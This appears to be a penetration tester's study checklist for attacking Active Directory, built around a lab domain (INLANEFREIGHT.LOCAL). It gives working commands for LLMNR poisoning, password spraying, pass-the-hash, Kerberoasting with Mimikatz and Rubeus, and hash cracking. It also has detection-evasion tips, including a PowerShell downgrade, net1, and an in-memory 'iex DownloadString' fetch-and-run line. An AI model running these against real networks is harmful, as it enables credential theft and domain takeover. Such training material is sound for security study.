Active Directory

Basic Enumeration:

DNS:

- [ ] DNS Zone transfer & DNS Enumeration
- [ ] DNS / VHOST Fuzzing
- [ ] Passive information gathering via using 3rd party services

---

Initial Enumeration of the Domain:

Identifying Hosts

- [ ] Identify hosts using `wireshark` or `tcpdump`
- [ ] Start responder to identify hosts or for NTLM Relay attacks , `sudo responder -I ens224 -A`
- [ ] Identify active hosts using fping, `fping -asgq 172.16.5.0/23`
- [ ] Start Nmap to identify active hosts and services
- [ ] Ping sweep attack from linux, `for i in $(seq 254); do ping 172.16.8.$i -c1 -W1 & done | grep from`
- [ ] Ping sweep attack from windows using PS, `1..100 | % {"172.16.9.$($_): $(Test-Connection -count 1 -comp 172.16.9.$($_) -quiet)"}`

Identifying Users

- [ ] Find domain users using the tool kerbrute, `kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users`

Foothold:

LLMNR/NBT-NS Poisoning:

Linux

- [ ] Starting responder, `sudo responder -I ens224`
- [ ] Cracking captured NTLMV2 hash using hashcat, `hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt`

Windows

- [ ] Importing inveigh in PS, `Import-Module .\Inveigh.ps1`
- [ ] Listing parameters in PS, `(Get-Command Invoke-Inveigh).Parameters`
- [ ] Spoofing the network in PS, `Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y`
- [ ] Running the `C#` version in PS, `.\Inveigh.exe`
- [ ] Use the console command `HELP` to find available commands

---

Password Policy Enumeration:

- [ ] Check for SMB NULL session or LDAP anonymous bind
- [ ] Enumerate the password policy on linux using credentials, `crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol`

rpcclient

- [ ] Checking if SMB NULL Sessions are enabled, `rpcclient -U "" -N 172.16.5.5`
- [ ] Checking domain info, `querydominfo`
- [ ] Getting the password policy, `getdompwinfo`

enum4linux

- [ ] Getting the password policy, `enum4linux -P 172.16.5.5`
- [ ] Exporting the data into a json file, `enum4linux-ng -P 172.16.5.5 -oA ilfreight`

ldapsearch

- [ ] Using LDAP Anonymous bind to enumerate password policy, `ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength`

Enumerating Password Policy From Windows

- [ ] Establishing a Null Session using CMD, `net use \\DC01\ipc$ "" /u:""`
- [ ] Using `net.exe` to get the password policy from CMD, `net accounts`
- [ ] Getting password policy using PowerView in PS, `import-module .\PowerView.ps1` -> `Get-DomainPolicy`
- [ ] The default password policy when a new domain is created is as follows, and there have been plenty of organizations that never changed this policy:

Policy	Default Value
Enforce password history	24 days
Maximum password age	42 days
Minimum password age	1 day
Minimum password length	7

Policy	Default Value
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled
Account lockout duration	Not set
Account lockout threshold	0
Reset account lockout counter after	Not set

Making a Target User List:

- [ ] By leveraging an SMB NULL session to retrieve a complete list of domain users from the domain controller,
- Using enum4linux, `enum4linux -U 172.16.5.5 | grep "user:" | cut -f2 -d"[" | cut -f1 -d"]"`
- Using rpcclient, `rpcclient -U "" -N 172.16.5.5`
- Using crackmapexec, `crackmapexec smb 172.16.5.5 --users`
- [ ] Utilizing an LDAP anonymous bind to query LDAP anonymously and pull down the domain user list
- Using ldapsearch, `ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d" "`
- Using windapsearch, `./windapsearch.py --dc-ip 172.16.5.5 -u "" -U`
- [ ] Using a tool such as `Kerbrute` to validate users utilizing a word list from a source such as the statistically-likely-usernames GitHub repo, or gathered by using a tool such as linkedin2username to create a list of potentially valid users, `kerbrute userenum -d inlanefreight.local --dc 172.16.5.5 /opt/jsmith.txt`
- [ ] Using a set of credentials from a Linux or Windows attack system either provided by our client or obtained through another means such as LLMNR/NBT-NS response poisoning using `Responder` or even a successful password spray using a smaller wordlist,
- [ ] Credential enumeration to build a user list using cme, `sudo crackmapexec smb 172.16.5.5 -u htb-student -p Academy_student_AD! --users`

Password Spraying:

From Linux

- [ ] Using a bash one liner, `for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done`
- [ ] Using kerbrute, `kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_users.txt Welcome1`
- [ ] Using crackmapexec & filtering logon failures, `sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 | grep +`
- [ ] Verifying successful login, `sudo crackmapexec smb 172.16.5.5 -u avazquez -p Password123`

- [ ] Local administrator password spraying, `sudo crackmapexec smb --local-auth 172.16.5.0/23 -u administrator -H 88ad09182de639ccc6579eb0849751cf | grep +`

From Windows

- [ ] The DomainPasswordSpray tool automatically generates a user list, queries the domain password policy, and sprays password from a windows foothold
- [ ] Importing the tool in PS, `Import-Module .\DomainPasswordSpray.ps1`
- [ ] Running the password spraying in PS, `Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction SilentlyContinue`
- [ ] The tool Kerbrute can also be used like show in the above stage

---

Enumeration:

Enumerating Security Controls:

- [ ] Checking the status of defender in PS, `Get-MpComputerStatus`
- [ ] Getting AppLocker policy in PS, `Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections`
- [ ] Enumerating language mode in PS, `$ExecutionContext.SessionState.LanguageMode`
- [ ] Using Find-LAPSDelegatedGroups to list of all Active Directory groups that have been delegated permissions to manage Local Administrator Password Solution (LAPS) in PS, `Find-LAPSDelegatedGroups`
- [ ] Using Find-AdmPwdExtendedRights to check the rights on each computer with LAPS enabled for any groups with read access and users with "All Extended Rights." Users with "All Extended Rights" can read LAPS passwords and may be less protected than users in delegated groups in PS, `Find-AdmPwdExtendedRights`
- [ ] Using Get-LAPSComputers to search for computers that have LAPS enabled when passwords expire in PS, `Get-LAPSComputers`

Credentialed Enumeration - from Linux:

CrackMapExec

- [ ] Domain user enumeration, `sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --users`
- [ ] Domain group enumeration, `sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groups`
- [ ] Logged on users enumeration, `sudo crackmapexec smb 172.16.5.130 -u forend -p Klmcargo2 --loggedon-users`
- [ ] Share enumeration, `sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --shares`

- [ ] Digging inside a share, `sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M spider_plus --share 'Department Shares'`

SMBMap

- [ ] Check access, `smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5`
- [ ] Recursive list of all directories, `smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Department Shares' --dir-only`

rpcclient

- [ ] SMB Null session, `rpcclient -U "" -N 172.16.5.5`
- [ ] User enumeration by RID, `queryuser 0x457`
- [ ] Enumerate all users, `enumdomusers`

Impacket Toolkit

- [ ] Using psexec, `psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125`
- [ ] Using wmiexec, `wmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.5`


Windapsearch

- [ ] Enumerate users, groups, and computers from a Windows domain by utilizing LDAP queries.
- [ ] `python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da` (enumerates domain admins group members)
- [ ] `python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 -PU` (enumerates privileged users)

Bloodhound

- [ ] Ingest/collect data using bloodhound.py from linux, `sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all`
- [ ] Start the neo4j server, `sudo neo4j start`

- [ ] Upload the zip file into the BloodHound GUI:



DB STATS

Address	bolt://localhost:7687
DB User	neo4j
Sessions	0
Relationships	0
ACLs	0
Azure Relationships	0

ON-PREM OBJECTS

Users	0
Groups	0
Computers	0
OUS	0
GPOs	0
Domains	0

Name	Size	Type	Modified
impacket-0.9.24			27 Oct
Inveigh			Mon
20211124204705_BloodHound.zip	228.1 kB	Archive	Wed
impacket-0.9.24.tar	81.0 MB	Archive	14:37
NWFiYTNjN2QtNjM4ZC00ZTk0LTlmNTgtNz...	880.3 kB	Text	Wed
packages-microsoft-prod.deb	3.1 kB	Archive	17 Jul 2019
SharpHound.exe	833.0 kB	Program	Wed

Credentialed Enumeration - from Windows

ActiveDirectory PowerShell Module(PS)

- [ ] Utilizing the ActiveDirectory module on a host can be a stealthier way of performing actions than dropping a tool onto a host or loading it into memory and attempting to use it.
- [ ] Import the module in, `Import-Module ActiveDirectory`
- [ ] Check loaded modules, `Get-Module`
- [ ] Print out helpful information like the domain SID, domain functional level, any child domains, and more by getting domain info, `Get-ADDomain`
- [ ] Filter accounts with the `ServicePrincipalName` property populated. This will get us a listing of accounts that may be susceptible to a Kerberoasting attack, `Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName`
- [ ] Check for trust relationship, `Get-ADTrust -Filter *`
- [ ] Group enumeration, `Get-ADGroup -Filter * | select name`
- [ ] Detailed single group enumeration, `Get-ADGroup -Identity "Backup Operators"`
- [ ] Group membership enumeration, `Get-ADGroupMember -Identity "Backup Operators"`

PowerView(PS)

- [ ] Some useful functions of powerview is mentioned below:

Command	Description
`Export-PowerViewCSV`	Append results to a CSV file
`ConvertTo-SID`	Convert a User or group name to its SID value
`Get-DomainSPNTicket`	Requests the Kerberos ticket for a specified Service Principal Name (SPN) account
Domain/LDAP Functions:	
`Get-Domain`	Will return the AD object for the current (or specified) domain
`Get-DomainController`	Return a list of the Domain Controllers for the specified domain
`Get-DomainUser`	Will return all users or specific user objects in AD
`Get-DomainComputer`	Will return all computers or specific computer objects in AD
`Get-DomainGroup`	Will return all groups or specific group objects in AD
`Get-DomainOU`	Search for all or specific OU objects in AD
`Find-InterestingDomainAcl`	Finds object ACLs in the domain with modification rights set to non-built in objects
`Get-DomainGroupMember`	Will return the members of a specific domain group
`Get-DomainFileServer`	Returns a list of servers likely functioning as file servers
`Get-DomainDFSShare`	Returns a list of all distributed file systems for the current (or specified) domain
GPO Functions:	
`Get-DomainGPO`	Will return all GPOs or specific GPO objects in AD
`Get-DomainPolicy`	Returns the default domain policy or the domain controller policy for the current domain
Computer Enumeration Functions:	
`Get-NetLocalGroup`	Enumerates local groups on the local or a remote machine
`Get-NetLocalGroupMember`	Enumerates members of a specific local group
`Get-NetShare`	Returns open shares on the local (or a remote) machine
`Get-NetSession`	Will return session information for the local (or a remote) machine
`Test-AdminAccess`	Tests if the current user has administrative access to the local (or a remote) machine
Threaded 'Meta'-Functions:	
`Find-DomainUserLocation`	Finds machines where specific users are logged in
`Find-DomainShare`	Finds reachable shares on domain machines
`Find-InterestingDomainShareFile`	Searches for files matching specific criteria on readable shares in the domain
`Find-LocalAdminAccess`	Find machines on the local domain where the current user has local administrator access
Domain Trust Functions:	

Command	Description
`Get-DomainTrust`	Returns domain trusts for the current domain or a specified domain
`Get-ForestTrust`	Returns all forest trusts for the current forest or a specified forest
`Get-DomainForeignUser`	Enumerates users who are in groups outside of the user's domain
`Get-DomainForeignGroupMember`	Enumerates groups with users outside of the group's domain and returns each foreign member
`Get-DomainTrustMapping`	Will enumerate all trusts for the current domain and any others seen.

- [ ] Enumerate a domain user, `Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogontimestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,useraccountcontrol`
- [ ] List members of a group recursively, `Get-DomainGroupMember -Identity "Domain Admins" -Recurse`
- [ ] Enumerating a group, `Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName "Remote Desktop Users"`
- [ ] Domain trust enumeration, `Get-DomainTrustMapping`
- [ ] Test for local admin access, `Test-AdminAccess -ComputerName ACADEMY-EA-MS01`
- [ ] Check for users with the SPN attribute set for potential kerberoasting, `Get-DomainUser -SPN -Properties samaccountname,ServicePrincipalName`

SharpView(PS)

- [ ] Help menu, `.\SharpView.exe Get-DomainUser -Help`
- [ ] Enumerating a user, `.\SharpView.exe Get-DomainUser -Identity forend`

Snaffler

- [ ] Snaffler is a tool that can help us acquire credentials or other sensitive data in an Active Directory environment.
- [ ] Execute snaffler, `.\Snaffler.exe -d INLANEFREIGHT.LOCAL -s -v data`

Bloodhound

- [ ] Sharphound is the collector tool of bloodhound, `.\SharpHound.exe --help`
- [ ] Start the ingestor, `.\SharpHound.exe -c All --zipfilename <FILE_NAME>`
- [ ] Upload the collected data in the neo4j server

Living Off the Land(PS):

Basic Enumeration

- [ ] Basic Enumeration Commands:

Command	Result
`hostname`	Prints the PC's Name
`[System.Environment]::OSVersion.Version`	Prints out the OS version and revision level
`wmic qfe get Caption,Description,HotFixID,InstalledOn`	Prints the patches and hotfixes applied to the host
`ipconfig /all`	Prints out network adapter state and configurations
`set`	Displays a list of environment variables for the current session (ran from CMD-prompt)
`echo %USERDOMAIN%`	Displays the domain name to which the host belongs (ran from CMD-prompt)
`echo %logonserver%`	Prints out the name of the Domain controller the host checks in with (ran from CMD-prompt)
`systeminfo`	Prints out the summary of a system in a single command means less noise (ran from PS)

Cmdlet

- [ ] PowerShell important Cmdlet:

Cmd-Let
`Get-Module` - Lists available modules loaded for use.
`Get-ExecutionPolicy -List` - Will print the execution policy settings for each scope on a host.
`Set-ExecutionPolicy Bypass -Scope Process` - This will change the policy for our current process using the `-Scope` parameter. Doing so will revert the policy once we vacate the process or terminate it. This is ideal because we won't be making a permanent change to the victim host.
`Get-Content C:\Users\<USERNAME>\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt` - With this string, we can get the specified user's PowerShell history. This can be quite helpful as the command history may contain passwords or point us towards configuration files or scripts that contain passwords.
`Get-ChildItem Env: | ft Key,Value` - Return environment values such as key paths, users, computer information, etc.
`powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('URL to download the file from'); <follow-on commands>"` - This is a quick and easy way to download a file from the web using PowerShell and call it from memory.

Downgrade PowerShell

- [ ] Downgrading powershell minimizes the event log noise and restrictions
- [ ] Check current version, `Get-host`
- [ ] Downgrading the version to powershell 2.0, `powershell.exe -version 2`

Checking Defenses

- [ ] Check Firewalls in PS, `netsh advfirewall show allprofiles`
- [ ] Check windows defender from CMD, `sc query windefend`
- [ ] Above, we checked if Defender was running. Next we will check the status and configuration settings with the Get-MpComputerStatus cmdlet in PS, `Get-MpComputerStatus`

Am I Alone?

- [ ] Checking if there are any other users on beside you on the host in PS, `qwinsta`

Network Information

- [ ] Basic network information commands:

Networking Commands	Description
`arp -a`	Lists all known hosts stored in the arp table.
`ipconfig /all`	Prints out adapter settings for the host. We can figure out the network segment from here.
`route print`	Displays the routing table (IPv4 & IPv6) identifying known networks and layer three routes shared with the host.
`netsh advfirewall show state`	Displays the status of the host's firewall. We can determine if it is active and filtering traffic.

Windows Management Instrumentation (WMI)

- [ ] Quick WMI Commands:

Command	Description
`wmic qfe get Caption,Description,HotFixID,InstalledOn`	Prints the patch level and description of the Hotfixes applied
`wmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format:List`	Displays basic host information to include any attributes within the list
`wmic process list /format:list`	A listing of all processes on host
`wmic ntdomain list /format:list`	Displays information about the Domain and Domain Controllers
`wmic useraccount list /format:list`	Displays information about all local accounts and any domain accounts that have logged into the device
`wmic group list /format:list`	Information about all local groups
`wmic sysaccount list /format:list`	Dumps information about any system accounts that are being used as service accounts.

Net Commands

☐ Net commands can be beneficial to us when attempting to enumerate information from the domain. These commands can be used to query the local host and remote hosts, much like the capabilities provided by WMI. Keep in mind that `net.exe` commands are typically monitored by EDR solutions and can quickly give up our location if our assessment has an evasive component. We can list information such as:

- Local and domain users
- Groups
- Hosts
- Specific users in groups
- Domain Controllers
- Password requirements


Command	Description
`net accounts`	Information about password requirements
`net accounts /domain`	Password and lockout policy
`net group /domain`	Information about domain groups
`net group "Domain Admins" /domain`	List users with domain admin privileges
`net group "domain computers" /domain`	List of PCs connected to the domain
`net group "Domain Controllers" /domain`	List PC accounts of domains controllers
`net group <domain_group_name> /domain`	User that belongs to the group
`net groups /domain`	List of domain groups
`net localgroup`	All available groups
`net localgroup administrators /domain`	List users that belong to the administrators group inside the domain (the group `Domain Admins` is included here by default)
`net localgroup Administrators`	Information about a group (admins)
`net localgroup administrators [username] /add`	Add user to administrators
`net share`	Check current shares
`net user <ACCOUNT_NAME> /domain`	Get information about a user within the domain
`net user /domain`	List all users of the domain
`net user %username%`	Information about the current user
`net use x: \computer\share`	Mount the share locally
`net view`	Get a list of computers
`net view /all /domain[:domainname]`	Shares on the domains
`net view \computer /ALL`	List shares of a computer

Command	Description
`net view /domain`	List of PCs of the domain

- [ ] If you believe the network defenders are actively logging/looking for any commands out of the normal, you can try this workaround to using net commands. Typing `net1` instead of `net` will execute the same functions without the potential trigger from the net string.

Dsquery

- [ ] Dsquery is a helpful command-line tool that can be utilized to find Active Directory objects using LDAP. The queries we run with this tool can be easily replicated with tools like BloodHound and PowerView.
- [ ] Run an instance of Command Prompt or PowerShell from a `SYSTEM` context
- [ ] User search, `dsquery user`
- [ ] Computer search, `dsquery computer`
- [ ] Wildcard search, `dsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"`
- [ ] Users with specific attributes set (PASSWD_NOTREQD), `dsquery * -filter "(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName userAccountControl`
- [ ] Searching for domain controllers, `dsquery * -filter "(userAccountControl:1.2.840.113556.1.4.803:=8192)" -limit 5 -attr sAMAccountName`
- [ ] UAC Values:


User Account Control Bit Values
1
2
32
64
128
512
2048
4096
8192
65536
524288
1048576
Login Script Will Execute
Account Is Disabled
Password Not Required
Password Can't Change
Encrypted Text Password Allowed
Normal User Account
Interdomain Trust Account
Domain Workstation or Member Server
Domain Controller
Password Does Not Expire
Trusted For Impersonation
Account May Not Be Impersonated

Kerberoasting:

- [ ] Kerberoasting can be performed:
- From a non-domain joined Linux host using valid domain user credentials.
- From a domain-joined Linux host as root after retrieving the keytab file.
- From a domain-joined Windows host authenticated as a domain user.
- From a domain-joined Windows host with a shell in the context of a domain account.
- As SYSTEM on a domain-joined Windows host.
- From a non-domain joined Windows host using runas /netonly.
- [ ] Several tools can be utilized to perform the attack:
- Impacket's GetUserSPNs.py from a non-domain joined Linux host.
- A combination of the built-in setspn.exe Windows binary, PowerShell, and Mimikatz.
- From Windows, utilizing tools such as PowerView, Rubeus, and other PowerShell scripts.

From Linux:

- [ ] Listing SPN set accounts, `GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend`
- [ ] Requesting all TGS tickets, `GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request`
- [ ] Requesting a single TGS ticket, `GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev`
- [ ] Saving the TGS tickets to a single file, `GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev -outputfile sqldev_tgs`
- [ ] Cracking the tickets offline, `hashcat -m 13100 sqldev_tgs /usr/share/wordlists/rockyou.txt`
- [ ] Testing authentication against a domain controller, `sudo crackmapexec smb 172.16.5.5 -u sqldev -p database!`

From Windows:

Semi Manual Method

- [ ] Enumerating SPNs with the built in tool setspn.exe in CMD, `setspn.exe -Q */*`
- [ ] Retrieving all tickets in PS, `setspn.exe -T INLANEFREIGHT.LOCAL -Q */* | Select-String '^CN' -Context 0,1 | % { New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext[0].Trim() }`
- [ ] Targeting a single user in PS, `Add-Type -AssemblyName System.IdentityModel` -> `New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433"`
- The Add-Type cmdlet is used to add a .NET framework class to our PowerShell session, which can then be instantiated like any .NET framework object

- The `-AssemblyName` parameter allows us to specify an assembly that contains types that we are interested in using
- System.IdentityModel is a namespace that contains different classes for building security token services
- We'll then use the New-Object cmdlet to create an instance of a .NET Framework object
- We'll use the System.IdentityModel.Tokens namespace with the KerberosRequestorSecurityToken class to create a security token and pass the SPN name to the class to request a Kerberos TGS ticket for the target account in our current logon session

- [ ] Extracting tickets from memory with mimikatz in CMD, `mimikatz# base64 /out:true` -> `mimikatz# kerberos::list /export`
- [ ] Preparing the Base64 blob for cracking in linux, `echo "<base64 blob>" | tr -d \\n`
- [ ] Placing the Output into a File as .kirbi, `cat encoded_file | base64 -d > sqldev.kirbi`
- [ ] Extracting the Kerberos ticket using kirbi2john.py, `python2.7 kirbi2john.py sqldev.kirbi`
- [ ] Modifiying crack_file for Hashcat, `sed 's/\$krb5tgs\$\(.*\):\(.*\)/\$krb5tgs\$23\$\*\1\*\$\2/' crack_file > sqldev_tgs_hashcat`
- [ ] Cracking the hash with Hashcat, `hashcat -m 13100 sqldev_tgs_hashcat /usr/share/wordlists/rockyou.txt`

Automated / Tool Based Route:

PowerView(PS)

- [ ] Import the module, `Import-Module .\PowerView.ps1`
- [ ] Check for SPN set user accounts, `Get-DomainUser * -spn | select samaccountname`
- [ ] Targeting a specific user, `Get-DomainUser -Identity sqldev | Get-DomainSPNTicket -Format Hashcat`
- [ ] Exporting all tickets to a CSV file, `Get-DomainUser * -SPN | Get-DomainSPNTicket -Format Hashcat | Export-Csv .\ilfreight_tgs.csv -NoTypeInformation`
- [ ] Crack the password using Hashcat

Rubeus(PS)

- [ ] Viewing Rubeus's capabilities in, `.\Rubeus.exe`
- [ ] Checking kerberoasting status, `.\Rubeus.exe kerberoast /stats`
- [ ] Performing kerberoasting for admin accounts, `.\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap`
- [ ] Checking supported encryption types for a user, `Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes`
- [ ] Cracking RC4 (type 23 `$krb5tgs$23$`) hash using hashcat, `hashcat -m 13100 rc4_to_crack /usr/share/wordlists/rockyou.txt`
- [ ] Cracking AES-128 (type 17) and AES-256 (type 18) hash using hashcat, `hashcat -m 19700 aes_to_crack /usr/share/wordlists/rockyou.txt`

Tickets:

- [ ] The **Silver ticket attack** is based on **crafting a valid TGS for a service once the NTLM hash of service is owned** (like the **PC account hash**). Thus, it is possible to **gain access to that service** by forging a custom TGS **as any user**.
- [ ] Using **Golden Ticket Attack** a valid **TGT as any user** can be created **using the NTLM hash of the krbtgt AD account**. The advantage of forging a TGT instead of TGS is being **able to access any service** (or machine) in the domain and the impersonated user. Moreover the **credentials** of **krbtgt** are **never changed** automatically.
- [ ] A **diamond ticket** is a TGT which can be used to **access any service as any user**. A golden ticket is forged completely offline, encrypted with the krbtgt hash of that domain, and then passed into a logon session for use. Because domain controllers don't track TGTs it (or they) have legitimately issued, they will happily accept TGTs that are encrypted with its own krbtgt hash.

ASREPRoasting:

- [ ] The ASREPRoast attack looks for **users without Kerberos pre-authentication required attribute**
- [ ] That means that anyone can send an `AS_REQ` request to the DC on behalf of any of those users, and receive an `AS_REP` message. This last kind of message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline.
- [ ] Furthermore, **no domain account is needed to perform this attack**, only connection to the DC. However, **with a domain account**, a LDAP query can be used to **retrieve users without Kerberos pre-authentication** in the domain. **Otherwise usernames have to be guessed**.

ACL Abuse:

There are `three` **main types of ACEs** that can be applied to all securable objects in AD:

ACE	Description
`Access denied ACE`	Used within a DACL to show that a user or group is explicitly denied access to an object
`Access allowed ACE`	Used within a DACL to show that a user or group is explicitly granted access to an object
`System audit ACE`	Used within a SACL to generate audit logs when a user or group attempts to access an object. It records whether access was granted or not and what type of access occurred

